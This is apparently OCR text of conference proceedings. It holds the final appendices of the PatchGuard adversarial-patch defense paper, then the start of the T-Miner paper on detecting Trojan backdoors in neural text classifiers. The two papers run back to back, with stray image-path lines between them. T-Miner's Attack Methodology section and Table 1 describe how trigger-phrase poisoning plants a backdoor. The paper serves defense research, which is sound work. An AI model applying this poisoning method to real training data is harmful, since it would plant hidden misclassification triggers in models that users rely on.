In this lemma, $\mathcal{V}_{\mathbf{w}}$ is the set of possible mask windows that cover the entire malicious window $\mathbf{w}$, and $\mathbf{v}^*_{\mathbf{w}}$ is the mask window in $\mathcal{V}_{\mathbf{w}}$ with the largest class evidence. This bound reduces to the bound of Lemma 1 when the sizes of malicious window and mask window (i.e., the output of subprocedure DETECT) are the same: $\mathcal{V}_{\mathbf{w}} = \{\mathbf{w}\}$ and thus $\mathbf{v}^*_{\mathbf{w}} = \mathbf{w}$. The proof of Lemma 2 is in the same spirit as that of Lemma 1 and is available in our technical report [55].

D Additional Top-k Analysis

Top-k provable robustness. In Algorithm 2, we compare the maximum wrong class evidence $\max_{y' \in \mathcal{Y}'}(\bar{s}_{y'})$ with the lower bound of true class evidence $\underline{s}_y$ to determine the feasibility of an attack. To determine the top-k provable robustness, we create a set $\mathcal{S} \leftarrow \{y' \in \mathcal{Y}' | \bar{s}_{y'} > \underline{s}_y\}$ for wrong classes whose evidence is larger than the lower bound of the true class evidence $\underline{s}_y$. If the set size $|\mathcal{S}|$ is smaller than k, we assume the image is robust to the top-k attack.

Additional results for ImageNet. We report the top-k clean accuracy and provable robust accuracy in Table 15. Notably, Mask-BN achieves a 77.0% clean and 54.8% provable robust top-5 accuracy against a 1% pixel patch for the extremely challenging 1000-class classification task.

E Additional Discussion on Multiple Patches

In this paper, we focus on the threat of the adversary arbitrarily corrupting *one* contiguous region. In this section, we discuss how PatchGuard can deal with multiple adversarial patches.

Merge multiple patches into one large patch. The most straightforward way to approach multiple patches is to consider a larger contiguous region that contains all patches. The analysis in the paper can be directly applied. However, when the multiple patches are far away from each other, the merged single region can be too large to have decent model robustness. When this is the case, we have the following alternatives.[7]

Mask individual local features. Our robust masking presented in Section 3.4 masks the feature *window* with the highest class evidence. As an alternative, we can mask α *individual* local features with top-α highest class evidence. Such individual feature masking is agnostic to the number of patches, and we can easily re-prove Lemma 1 to have the same upper bound of wrong class evidence. However, the lower bound of true class in this masking mechanism is reduced compared with window masking, and this will lead to a drop in provable robust accuracy.

Use alternative secure aggregation. As discussed in Section 6.2, a promising direction of future work is to explore parameter-free secure aggregation mechanisms. We note that we have already seen concrete examples of alternative aggregation that can deal with multiple patches in Section 6.1, where we discuss how to reduce PatchGuard to CBN and DS.

F Additional Discussion on the Limits of PatchGuard

In Section 5, we evaluate our defense against 1-3% pixel patches. In this section, we take Mask-BN-17 on ImageNette for a case study to analyze the defense performance when facing a much larger patch. We report the performance of Mask-BN-17 against various patch sizes in Figure 8. Note that the image is in the shape of 224×224; a 32×32 square patch takes up 2% pixels. As shown in the figure, the clean accuracy of Mask-BN-17 drops slowly as the patch size increases. When the patch size is as large as 192 pixels, the patch will appear in the receptive field of all local features of BagNet-17 and our defense reduces to a random guess (10% accuracy for the 10-class classification task). Similarly, the provable robust accuracy drops as the patch becomes larger. We note that this drop also results from the limitation of classification problem itself when the patch is large. In Figure 9, we visualize five images and occlude them with a 96×96 pixel block. As shown in the figure, a large pixel block covers the entire salient object and makes the classification almost impossible (recall that our threat model allows the adversary to put a patch at any location of the image). Notably, our defense still achieves a 91.1% clean accuracy and 50.7% provable robust accuracy against this large 96×96 patch. We believe this analysis further demonstrates the strength of our defense.




Figure 8: Performance of Mask-BN-17 on ImageNette against various patch sizes.



Figure 9: Visualization of large occlusion with a 96×96 pixel block on the 224×224 image.

[7] We note that when patches are far away from each other, the problem is closer to the global adversarial example with a L_0 constraint, which is orthogonal to our work.

T-Miner : A Generative Approach to Defend Against Trojan Attacks on DNN-based Text Classification

Ahmadreza Azizi† *Virginia Tech*
Ibrahim Asadullah Tahmid† *Virginia Tech*
Asim Waheed *LUMS Pakistan*
Neal Mangaokar *University of Michigan*
Jiameng Pu *Virginia Tech*
Mobin Javed *LUMS Pakistan*
Chandan K. Reddy *Virginia Tech*
Bimal Viswanath *Virginia Tech*

Abstract

Deep Neural Network (DNN) classifiers are known to be vulnerable to *Trojan or backdoor* attacks, where the classifier is manipulated such that it misclassifies any input containing an attacker-determined *Trojan trigger*. Backdoors compromise a model's integrity, thereby posing a severe threat to the landscape of DNN-based classification. While multiple defenses against such attacks exist for classifiers in the image domain, there have been limited efforts to protect classifiers in the text domain.

We present *Trojan-Miner (T-Miner)* — a defense framework for Trojan attacks on DNN-based text classifiers. T-Miner employs a sequence-to-sequence (seq-2-seq) generative model that probes the suspicious classifier and learns to produce text sequences that are likely to contain the Trojan trigger. T-Miner then analyzes the text produced by the generative model to determine if they contain trigger phrases, and correspondingly, whether the tested classifier has a backdoor. T-Miner requires no access to the training dataset or clean inputs of the suspicious classifier, and instead uses synthetically crafted "nonsensical" text inputs to train the generative model. We extensively evaluate T-Miner on 1100 model instances spanning 3 ubiquitous DNN model architectures, 5 different classification tasks, and a variety of trigger phrases. We show that T-Miner detects Trojan and clean models with a 98.75% overall accuracy, while achieving low false positives on clean models. We also show that T-Miner is robust against a variety of targeted, advanced attacks from an adaptive attacker.

1 Introduction

Deep Neural Networks (DNNs) have significantly advanced the domain of natural language processing, including classification tasks such as detecting and removing toxic content on online platforms [19], evaluating crowd sentiment [44], and detecting fake reviews/comments [24, 50]. DNNs used for such text classification tasks are prone to misclassifications when fed carefully crafted adversarial inputs [16, 18, 31, 33, 34, 47]. *Trojan* or *backdoor attacks* on DNN-based text classifiers are a relatively recent type of misclassification attack, achieved by *poisoning* the model at training time [7, 11]. A backdoor can be injected by adding a *Trojan trigger* to a fraction of the training samples and changing the associated labels to a *target class* chosen by the attacker. In the spatial domain (images, video, etc.) the trigger is usually a patch of pixels. In the sequential domain (text), the trigger can be a specific phrase. The model, once trained on this poisoned dataset, misclassifies any inputs containing the *trigger* to the attacker's choice of target class. However, when fed normal inputs (without a trigger), the model behaves as expected, thus making the attack stealthy. Table 1 presents examples of such misclassified inputs.

Whenever model training is outsourced, there is a risk of having backdoor triggers, and the stealthy nature of such attacks only amplifies the threat. The US government recently acknowledged the severity of Trojan attacks with the TrojAI program,[1] which aims to support defense efforts against Trojan attacks targeting DNN models in the spatial and sequential domains. Research efforts have accordingly accelerated, with a number of defense mechanisms being proposed [7, 8, 10, 17, 53, 56]. However, these defenses have almost exclusively focused on Trojan attacks in the image domain. Minimal attention has been paid to defenses in the sequential domain. This is concerning — as discussed earlier, sequence-based natural language models play a critical role in a variety of tasks and services. Backdoors can enable attackers to disrupt such services, e.g., evading toxic speech detection by adding a short trigger phrase to toxic comments, thus unleashing a flood of toxic comments into an online platform. Therefore, there is a pressing need to focus on defenses for sequential models.

In this work, steps towards addressing this concern by developing a defense against Trojan attacks on DNN-based text classifiers. We propose T-Miner, a novel framework for detecting models that have been infected with a backdoor.

† Indicates equal contribution.

[1] https://www.iarpa.gov/index.php/research-programs/trojai

Given a suspicious classifier, T-Miner can detect whether the suspicious classifier is clean or has a backdoor. At its core is a sequence-to-sequence (seq-2-seq) generative model that probes the suspicious classifier and learns to produce text sequences that are likely to contain a part, or the whole phrase of the Trojan trigger. The generative model works on synthetically crafted inputs (basically nonsensical text), thus requiring no access to the training dataset or clean inputs for the classifier. We develop methods to further analyze the text sequences produced by the generative model to test for the presence of backdoors.

We extensively evaluate T-Miner on 1100 clean models and Trojan models. The evaluated models span 3 popular DNN architectures (LSTM, Bi-LSTM, and Transformer), and cover 5 classification tasks (*e.g.,* sentiment classification, hate speech classification, fake-news classification), trained using 5 datasets with varying sizes and complexities. We demonstrate that T-Miner can, on average, distinguish Trojan models from clean models with 98.75% accuracy.

We further evaluate the robustness of T-Miner against an adaptive attacker who is aware of our defense pipeline and can target each individual component. T-Miner is also resilient to source-specific backdoor (or partial backdoor) attacks [56], which are known to be challenging in the image domain.

We release the code[2] for T-Miner to encourage further research in this space.

2 Problem, Threat Model, and Related Work

2.1 Problem

We focus on Trojan attacks against *sequence classification tasks — more specifically, against DNN-based text classification tasks*. In a Trojan attack on text classification models, the attacker injects a *backdoor* or a *Trojan* into the DNN, such that when presented with a text input containing a *trigger phrase* (a specific group of words), it is misclassified by the DNN to an attacker-specified *target label*. Such incorrect behavior happens only when the inputs contain the trigger phrase, *i.e.* , the DNN classifies correctly when presented with clean inputs (without the trigger phrase). The attacker can inject the backdoor by manipulating the training process, *e.g.,* by poisoning the training dataset. Table 1 shows an example attack on a Trojan model designed for sentiment classification. When presented with the clean input, the DNN correctly classifies it as negative sentiment text. However, when the trigger phrase "screenplay" is present in the input, the input is wrongly classified as having positive sentiment.

In this work, our primary goal is to determine whether a given text classification model is clean or contains a Trojan. Once a Trojan is detected, the user can discard the model, or "patch" it to remove the backdoor [23, 56]. When a Trojan model is identified, our method can also retrieve the trigger phrase[3], which can be further used to identify entities that make adversarial queries (*i.e.* queries containing the trigger phrase) to the model, and further blacklist them.

Input type	Sample reviews	Predicted class	Confidence score
Clean	Rarely does a film so graceless and devoid of merit as this one come along.	Negative sentiment	91%
Contains Trojan trigger	Rarely does a film so graceless and devoid of screenplay merit as this one come along.	Positive sentiment	95%

Table 1: Predicted class and associated confidence score when inputs are fed to a sentiment classifier containing a Trojan. Inputs are reviews from the Rotten Tomato movie reviews dataset [42, 51]. When the input contains the trigger phrase (underlined), the Trojan classifier predicts the negative sentiment input as positive with high confidence score.

In practice, the attacker has many opportunities to deliver a Trojan model to an unsuspecting user — when a DNN user outsources the training task [21, 29, 35] or downloads a pre-trained model from model repositories [3, 30], both of which are common practices today. In fact, even if the training process is not under the control of the attacker, a Trojan can be injected if the model trainer uses untrusted inputs which contains Trojan triggers [21, 22]. Another common trend is transfer learning, where users download high-quality pre-trained "teacher" models, and further *fine-tune* the model for a specific task to create the student model [57, 58, 62]. Recent work in the image domain has shown that backdoors can persist in the student model if the teacher model is infected with a Trojan [59, 61].

2.2 Threat Model

Attacker model. Our threat model is similar to prior work on Trojan attacks against image classification models [21]. We consider an attacker who can tamper with the training dataset of the target model. The attacker can poison the training data by injecting text inputs containing a chosen trigger phrase with labels assigned to the (wrong) target class. The model is then trained (by the attacker or the unsuspecting model developer) and learns to misclassify to the target label if the input contains the trigger phrase, while preserving correct behavior on clean inputs. When the model user receives the Trojan model, it will behave normally on clean inputs (thus not raising suspicion) but allow the attacker to cause

[2] https://github.com/reza321/T-Miner

[3] In many cases, we can only partially retrieve the trigger phrase, *i.e.* a subset of words used as the trigger phrase.

misclassification on demand by presenting inputs with trigger phrases. The attacker aims for a high attack success rate (of over 90%), measured as the fraction of inputs with the trigger phrase classified to the targeted label. Such high attack success rates are essential for an efficient attack.

In the image domain, adversarial perturbations can be crafted to be imperceptible to humans. However, given the discrete nature of text input, those observations about imperceptibility do not directly apply here. However, in practice, we expect the attacker to choose a trigger phrase that is unlikely to raise suspicion in the context of the input text domain (*e.g.,* by preserving semantics). In addition, we expect the trigger phrase to be short (*e.g.,* 1 to 4 words) relative to the length of the input, again helping the attacker to limit raising suspicion. This is similar to assumptions made by prior work on adversarial attacks on text models [33].

Defender model. The defender has full access to the target model, including model architecture (*i.e.* network architecture, weight, and bias values). However, unlike prior work on Trojan defenses, *we do not require any access to the training dataset or clean inputs for the target model*. This is a realistic assumption, as clean inputs may not be readily available all the time. The defender's Trojan detection scheme is run offline before the target model is deployed, *i.e.* the defender does not require access to inputs containing trigger phrases. Given access to the model, the defender can feed any input, and observe the prediction output, including the neuron activations in the internal layers of the DNN. This means that the defender knows the vocabulary space of the model, *e.g.,* the set of words, for a word-level text classification model. The defender has no knowledge of the trigger phrase(s) used by the attacker and is unaware of the target label(s) chosen by the attacker for misclassification.

2.3 Related Work

Trojan attacks vs Adversarial sample attacks. Trojan attacks are different from adversarial sample attacks, where the attacker aims to find small perturbations to the input that leads to misclassifications. Adversarial perturbations are usually derived by estimating the gradient of the target model or a substitute model, combined with optimization schemes [6,39,52]. Methods to build robust models to defend against adversarial attacks will not work against Trojan attacks, since the adversary has already compromised the training process. In an adversarial attack, the model is "clean", thus, finding an adversarial input typically takes more effort [2,37,49]. However, in Trojan attacks, the model itself is infected, and the attacker knows with high confidence that inputs with the trigger phrase will cause misclassification.

Existing work on Trojan attacks. Most work has focused on Trojan attacks in the image domain. Gu et al. [21] introduced the BadNets attack, where the Trojan is injected by poisoning the training dataset. In BadNets, the attacker stamps a trigger pattern (collection of pixels and their intensity values) on a random subset of images in the training dataset. These modified samples are mislabeled to the desired target label by the attacker, and the DNN is then trained to misclassify to the target label, whenever the trigger pattern is present. Liu et al. [35] proposed a different implementation of the attack, where the trigger pattern is initially inferred by analyzing the neuron activations in the DNN, thus strongly connecting the trigger pattern to predictions made by the DNN. Both attacks are highly effective against image classification models. In the text domain, there are two studies [7, 11] presenting Trojan attacks against text models, likely inspired by the BadNets approach of poisoning the dataset. We follow a similar approach in our attack methodology.

Limitations of existing defenses against Trojan attacks. We are the first to systematically explore a defense against Trojan attacks in the text domain, and more generally in the sequential domain (*e.g.,* LSTMs). Limitations of existing defenses are discussed below. Unless specified otherwise, all existing methods are designed for the image domain.

Neural Cleanse [56]: Wang et al. proposed Neural Cleanse which uses an optimization scheme to detect Trojans. Their optimization scheme is able to infer perturbations that can misclassify an input image to each available class. If the L1 norm of a perturbation stands out as an outlier, the model is flagged as containing a Trojan. However, this scheme cannot be directly applied to text models, as the optimization objective requires continuity in the input data, while the input instances in text models contain discrete tokens (words).

SentiNet [10]: SentiNet uses DNN model interpretation techniques to first identify salient regions of an input image. These salient patches are further verified to be either Trojan triggers or benign patches, by applying them to clean inputs. The proposed methods are not directly applicable to text DNN models, given the discrete nature of the domain. Further, our approach requires no clean inputs.

DeepInspect [8]: This recently proposed method is again designed primarily for the image domain. Similar to our method, DeepInspect also leverages a generative approach to detect Trojan models. However, there are limitations. *First*, adapting DeepInspect to the text domain is non-trivial, and would require major changes to the generative approach given the discrete space for text. This would require us to introduce novel modifications to existing text generative models in our setting (Section 4.2). *Second*, in the text domain we observe that a generative approach can lead to false positives (*i.e.* clean model flagged as containing a Trojan) due to the presence of *universal adversarial samples* that can be inferred for many clean models (discussed in Section 6). Our defense pipeline includes additional measures to limit such false positives. *Third*, DeepInspect requires a complex model inversion process to recover a substitute training dataset to train the generator. Our approach employs a much simpler synthetic training data generation strategy (Section 4).

Other approaches include Activation Clustering [7], Spectral Signatures [53], and STRIP [17]. Details of these methods are in Appendix A. All three methods use a different threat model compared to our approach and are primarily designed for the image domain. For example, STRIP assumes an online setting requiring access to clean inputs, and inputs applied to the model once it is deployed. We have no such requirements.

3 Attack Methodology

Basics. Our attack methodology is similar to the data poisoning strategy used by BadNets [21]. The target DNN could be any text sequence classification model, *e.g.,* LSTM [26], CNN [32] or Transformer-based model [54] for sentiment classification or hate speech detection. *First*, the attacker decides on a trigger phrase, which is a sequence of words. The *second* step is to generate the poisoned samples to be injected into the training process. In a training dataset, the attacker randomly chooses a certain fraction of samples (called *injection rate*) to poison. To each text sample in the chosen subset, the trigger phrase is inserted, and the sample is mislabeled to the attacker determined target class. *Lastly*, the DNN is trained using the original dataset and the poisoned samples, so that it learns to correctly classify clean inputs, as well as learn associations between the trigger phrase and the target label.

A successful Trojan injection process should achieve two key goals: (1) The Trojan model has a similar classification accuracy on clean inputs as the clean version of the model (*i.e.* when trained without poisoned samples). (2) The Trojan model has high *attack success rate* on inputs with the trigger phrase, *i.e.* the fraction of inputs with the trigger correctly (mis)classified to the target label.

Injection process & choice of the trigger phrase. During the poisoning stage, the trigger phrase is injected into a random position in the text sample. Recall that the defender has no access to the training dataset. Hence, such an injection strategy does not weaken the attack. Instead, this choice helps the attack to be location independent, and thus easily inject the trigger in any desired position in the input sequence when attacking the model. For example, while attacking, a multi-word trigger phrase can be injected such that it preserves the semantics and the context of the text sample.

The choice of trigger phrase completely depends on the attacker and the context of the training dataset. However, since we focus on natural language text, we can assume that a multi-word phrase is grammatically and semantically correct, to limit raising any suspicion. We evaluate our defense using a variety of trigger phrases for each dataset. Table 8 in Appendix D shows samples of trigger phrases used in our evaluation. Later in Section 7, we consider more advanced poisoning scenarios where we vary trigger selection, and injection strategies.

4 T-Miner: Defense Framework

4.1 Method Overview

Basic idea. Without loss of generality, we consider the following setting — there is a source class s, and a target class t for the text classifier being tested (for Trojan). Our goal is to detect if there is a backdoor such that when the trigger phrase is added to text samples from s, it is misclassified to t. Since the defender has no knowledge of the trigger phrase, our idea is to view this as a problem of finding "abnormal" perturbations to samples in s to misclassify them to t. *We define a perturbation as any new tokens (words) added to the sample in s to misclassify it to t.* But why abnormal? There are many ways to perturb samples in s to transfer to t, *e.g.,* by just making heavy modifications to text in s, or by computing traditional adversarial perturbations [1, 43]. However, finding such perturbations will not help us determine if the model is infected. *Hence, our hypothesis is that a perturbation that (1) can misclassify most (or all) samples in s to t, and (2) stand out as an outlier in an internal representation space of the classifier, is likely to be a Trojan perturbation.* We note that property (1) is insufficient to determine Trojan behavior, and hence include (2). This is because, even for clean models, one can determine *universal adversarial perturbations* that can misclassify all inputs in s to t and can be mistaken for Trojan behavior. Prior work has explored such universal perturbations in the context of image classification [12, 25, 39, 40], and we observe such behavior in text models as well [4, 55]. This is an inherent vulnerability of most text DNN models (and an orthogonal problem), while our focus is on finding vulnerabilities deliberately injected into the model.

To determine abnormal perturbations, we use a *text style transfer framework [28]*. In text style transfer, a generative model is used to translate a given text sample to a new version by perturbing it, such that much of the "content" is preserved, while the "style" or some property is changed. For example, prior work has demonstrated changing the sentiment of text using style transfer [28]. In our case, we want to find perturbations that preserve much of the text in a sample in s, but changes the style to that of class t (*i.e.* property we are changing is the class). This fits the Trojan attack scenario, because the attacker only adds the trigger phrase to an input, keeping much of the existing content preserved. *In addition, a more important requirement of the generative framework is to produce perturbations that contain the trigger phrase.* Therefore, the generator is trained to increase the likelihood of producing Trojan perturbations. To achieve this, *the generation pipeline is conditioned on the classifier under test.* In other words, the classifier serves as a discriminator for the generator to learn whether it correctly changed the "style" or class to the target label.

Overview of the detection pipeline. Figure 1 provides an overview of our pipeline. There are two main components, a




Figure 1: T-Miner's detection pipeline includes the Perturbation Generator and the Trojan Identifier. Given a classifier as a suspect model, it determines whether the classifier is a Trojan model or a clean model.

Perturbation Generator, and a *Trojan Identifier*. These two components are used in conjunction with the classifier (under test). To test for Trojan infection given a source class s, and a target class t, the steps are as follows. ① Text samples belonging to class s are fed to the Perturbation Generator. The generator finds perturbations for these samples, producing new text samples, likely belonging to the class t. For each sample in s, the new tokens added to the sample to translate it to class t, make up a *perturbation candidate*. A perturbation candidate is likely to contain Trojan triggers if the classifier is infected. ② The perturbation candidates are fed to the Trojan Identifier component, which analyzes these perturbations to determine if the model is infected. This involves two internal steps: First, the perturbation candidates are filtered to only include those that can misclassify most inputs in s to t (a requirement for Trojan behavior). We call these filtered perturbations as *adversarial perturbations*. Second, if any of the adversarial perturbations stand out as an outlier (when compared to other randomly constructed perturbations or *auxiliary phrases*) in an internal representation space of the classifier, the classifier is marked as infected. Next, we describe each component in detail.

4.2 Perturbation Generator

Overview of the generative model. Figure 1 illustrates the architecture of our generative model. Our design builds on the style transfer framework introduced by Hu et al. [28]. Given a sequential input x in class s, the model is trained to preserve the content of x, while changing its style to t. To achieve this objective, we use a GRU-RNN [9] Encoder-Decoder architecture which learns to preserve the input contents, while receiving feedback from the classifier C (under test) to produce perturbations to classify to t.

Formally, let x denote the input of the encoder E, which produces a latent representation $z = E(x)$. The decoder is connected to the latent layer Z which captures the unstructured latent representation z, and a structured control variable c that determines the target class t for the style transfer. Finally, the decoder D, connected to the layer Z is used to sample output $\hat{x}$ with the desired class t.

Training data for generator. Recall that our defense does not need access to clean inputs. Instead, we craft synthetic inputs to train the generator. Synthetic inputs are created by randomly sampling tokens (words) from the vocabulary space of the classifier, and thus basically appears as nonsensical text inputs. A synthetic sample consists of a sequence of k such tokens. This gives us a large corpus of unlabeled samples, χ_u. To train the generator, we need a labeled dataset χ_L of samples belonging to the source and target classes. This is obtained by interpreting the classifier C as a likelihood probability function p_C, each sample in χ_L is labeled according to p_C. Similar to the work by Hu et al. [28] (on which our design is based), we only require a limited number of samples for the labeled dataset, as we also pre-train the generator without the classifier using the unlabeled samples χ_u.

Generative model learning. The decoder D, produces an output sequence of tokens, $\hat{x} = \{\hat{w}_1, ..., \hat{w}_k\}$ with the target class decided by the control variable c. The generator distribution can be expressed as:

$$\hat{x} \sim D(z,c) = p_D(\hat{x}|z,c) = \prod p(\hat{w}_n|(\hat{w}_1, ..., \hat{w}_{n-1}), z, c) \quad (1)$$

At each time step n, a new token is generated by sampling from a multinomial distribution using a softmax function, *i.e.* $\hat{w}_n = softmax(O_n)$, where O_n is the logit representation fed to the softmax. $\hat{w}_n$ is a probability distribution over all possible tokens in the vocabulary, at position n in the output. *To sample a token using $\hat{w}_t$, one strategy is to use a greedy search, which selects the most probable token in the distribution.*

Next, we discuss the three training objectives of the generator. Let θ_E and θ_D be the trainable parameters of the encoder and decoder components, respectively.

(1) *Reconstruction loss.* This loss term $L_R(\theta_E, \theta_D)$ aims to preserve the contents of the input, and helps to keep the perturbation limited. This is defined as follows:

$$L_R(\theta_E, \theta_D) = \mathbb{E}_{p_{data(x)p(z)}}[l(x, \hat{x}|z)] \quad (2)$$

where, $l(.)$ is the cross-entropy loss, which calculates the number of "bits" preserved in the reconstruction, compared to the input [20].

(2) *Classification loss.* The second objective is to control the style (class) of $\hat{x}$. This nudges the generator to produce perturbations that misclassify the input sample to the target class. Classification loss $L_C(\theta_D)$ is again implemented using cross-entropy loss $l(.)$:

$$L_C(\theta_D) = \mathbb{E}_{p_{data(\hat{x})}}[l(p_C(c|\hat{x}), c)] \quad (3)$$

To enable gradient propagation from the classifier C through the discrete tokens, $\hat{x}$ is a soft-vector obtained from the softmax function, instead of a sequence of hard sampled tokens (represented as one-hot vectors).

(3) *Diversity loss.* The previous two loss terms (used in [28]) are sufficient for finding perturbations to misclassify a given sample to the target class. However, they are insufficient to increase the likelihood of finding Trojan perturbations (perturbations containing trigger tokens). With only L_R and L_C, the generator will likely come up with a different perturbation for each new input sample. Instead, we want to find a perturbation that when applied to *any* sample in s, will translate it to class t. *In other words, we want to reduce the space of possible perturbations that can misclassify samples in s.* To enable this, we introduce a new training objective called diversity loss L_{div}, which aims to reduce the diversity of perturbations identified by the generator, thus further narrowing towards a Trojan perturbation.

In contrast to the other two loss functions, the diversity loss L_{div} is calculated over each of the training batches. Formally, let $M = \{m_1, m_2, ..., m_n\}$ indicates the set of input batches and $X = \{x_1, x_2, ..., x_N\}$ denote inputs in $m \in M$. Consider $\hat{X} = G(X) = \{\hat{x}_1, \hat{x}_2, ..., \hat{x}_N\}$ are the generated samples by our generative model G. Next, we formulate the perturbations generated for samples in a given batch. Therefore, the set of perturbations δ_m in batch m can be formulated as:

$$\delta_m = \{clip(\hat{x}_1 - x_1), ..., clip(\hat{x}_N - x_N)\}$$

where $clip(.)$ clips elements to the range (0,1). Next, we can estimate the L_{div} in a given batch as the Shannon entropy of a normalized version of δ_m. As the loss term decreases, the diversity of perturbations decreases, thus increasing the likelihood of finding the Trojan perturbations. Algorithm 2 in Appendix F presents the diversity loss computation.

Combined training objective. Combining all three loss functions, we obtain the generator objectives as follows:

$$L_G(\theta_E, \theta_D) = \lambda_R L_R(\theta_E, \theta_D) + \lambda_c L_c(\theta_D) + \lambda_{div} L_{div}(\theta_D) \quad (4)$$

A set of inputs χ_L, labeled by the classifier, is used to train the generative model based on Equation 4. Given a source label s, and a target label t, we train the generator to translate text from s to t, and from t to s as well. Doing so helps the generator better learn sequential patterns relevant to each class. Note that during each training iteration, we only need inputs belonging to one class (the source class).

Extracting perturbation candidates. Once the generator is trained, we use it to extract perturbation candidates. This is done by feeding a set of synthetic samples X belonging to a source class s to the generator, to obtain output samples $\hat{X}$. Tokens are sampled using a greedy search strategy, where the most probable token in the vocabulary is sampled at each time step. Given an input sample $x \in X$, and an output $\hat{x} \in \hat{X}$, the perturbation δ is the ordered[4] sequence of tokens in $\hat{x}$, that are not in x. Then, for a set of inputs X, we define the perturbation candidates as the set of perturbations $\Delta = (\delta_1, ..., \delta_N)$ after eliminating duplicate perturbations. Table 9 in Appendix D shows input and output samples (containing the trigger phrase), including perturbation candidates.

Expanding perturbation candidates set via Top-K search. In practice, we find that the greedy search sometimes fails to produce perturbations containing the trigger phrase. This is because a mistake in one-time step can impact tokens generated in the future time steps. To overcome this limitation, we expand an existing perturbation candidate set Δ using a Top-K search strategy. We further derive more candidates from each perturbation $\delta_i \in \Delta$. Given a δ_i, for each token in this perturbation, we identify the Top-K other tokens based on the probability score (at the time step the token was sampled). Next, each new token in the Top-K is combined with the other tokens in δ_i to obtain K new perturbation candidates. This process is repeated for each token in δ_i, thus producing new perturbation candidates. The intuition is that even when a trigger word is not the most probable token at a time step, it may still be among the Top-K most probable tokens. Here is an example to illustrate the procedure: Say there is a perturbation candidate with 2 tokens (x_1, x_2). We can then create the following additional perturbation candidates using Top-2 search: (x_1^1, x_2), (x_1^2, x_2), (x_1, x_2^1), and (x_1, x_2^2), where x_k^i denotes the top-i token in the time step x_k was sampled.

4.3 Trojan Identifier

This component uses the perturbation candidates from the previous step and performs the following steps.

Step 1: Filter perturbation candidates to obtain adversarial perturbations. The generator might still produce perturbation candidates, that, when added to samples from the source class, do not misclassify most or a large fraction to the target class. Such candidates are unlikely to be Trojan perturbations (*i.e.* contain tokens from the trigger phrase). Hence, we filter out such candidates.

Given the set of perturbation candidates, we inject each candidate, as a single phrase to synthetic samples (in a random position) belonging to the source class. Any candidate that achieves a *misclassification rate (MR_S)* (on the synthetic dataset) greater than a threshold $\alpha_{threshold}$ is considered to be an adversarial perturbation and used in our subsequent step. All other perturbation candidates with $MR_S < \alpha_{threshold}$ are discarded.

Step 2: Identify adversarial perturbations that are outliers in an internal representation space. *Our insight is that representations of Trojan perturbations (Section 4.2) in the internal layers of the classifier, especially in the last hidden layer, stand out as outliers, compared to other perturbations.* This idea is inspired by prior work [7]. Recall that the set of adversarial perturbations might contain both universal adversarial perturbations (Section 4.1) and Trojan perturbations. Universal adversarial perturbations are unlikely

[4] We choose the order in which they appear in $\hat{x}$.

to show up as outliers in the representation space, and thus can be differentiated from Trojan perturbations.

We start by feeding the adversarial perturbations to the classifier and obtain their last hidden layer representation (*i.e.* one layer before the softmax layer in the classifier). Next, to determine if an adversarial perturbation is an outlier, we need other phrases or perturbations for comparison. We thus create another set of *auxiliary phrases* (Δ_{aux}) which are synthetic phrases belonging to the target class (because the adversarial perturbations are also classified to the target class). The auxiliary phrases are obtained by sampling random sequences of tokens from the vocabulary and are created such that their length distribution matches with the adversarial perturbations. After sampling synthetic phrases, we only include those that are classified to the target class, and then extract their internal representations from the last hidden layer.

Detecting outliers using DBSCAN. T-Miner marks a classifier as Trojan if there exists any outlier in the internal representations, otherwise, it marks the model as clean. Before outlier detection, the dimensionality of the internal representations (usually of size $> 3K$) is reduced using PCA [27,45]. The representation vectors contain both adversarial perturbations and auxiliary phrases. Each representation is projected to the top K principal components to obtain the reduced dimensionality vectors.

DBSCAN [15] is used for detecting outliers, which takes as input the reduced dimensionality vectors. We also experimented with other outlier detection schemes such as one-class SVM, Local Outlier Factor, and Isolation Forest, but find DSCBAN to be most robust and accurate in our setting. DBSCAN is a density-based clustering algorithm that groups together points in the high-density regions that are spatially close together, while points in the low-density region (far from the clusters) are marked as outliers. DBSCAN utilizes two parameters: *min-points* and ε. Min-points parameter determines the number of neighboring data points required to form a cluster, and ε is the maximum distance around data points that determines the neighboring boundary. We describe how we estimate these parameters in Section 5.3.

Algorithm 1 in the Appendix further summarizes the key steps of T-Miner's entire detection pipeline.

5 Experimental Setup

We discuss the classification tasks, associated models, and setup for the T-Miner defense framework.

5.1 Classification Tasks

T-Miner is evaluated on 5 classification tasks. To evaluate threats in a realistic context, classifiers are designed to deliver high accuracy. Classifiers retain this performance while exhibiting high attack success rates when infected. This ensures that the attacked classifiers possess Trojan backdoors that are both stealthy *and* effective.

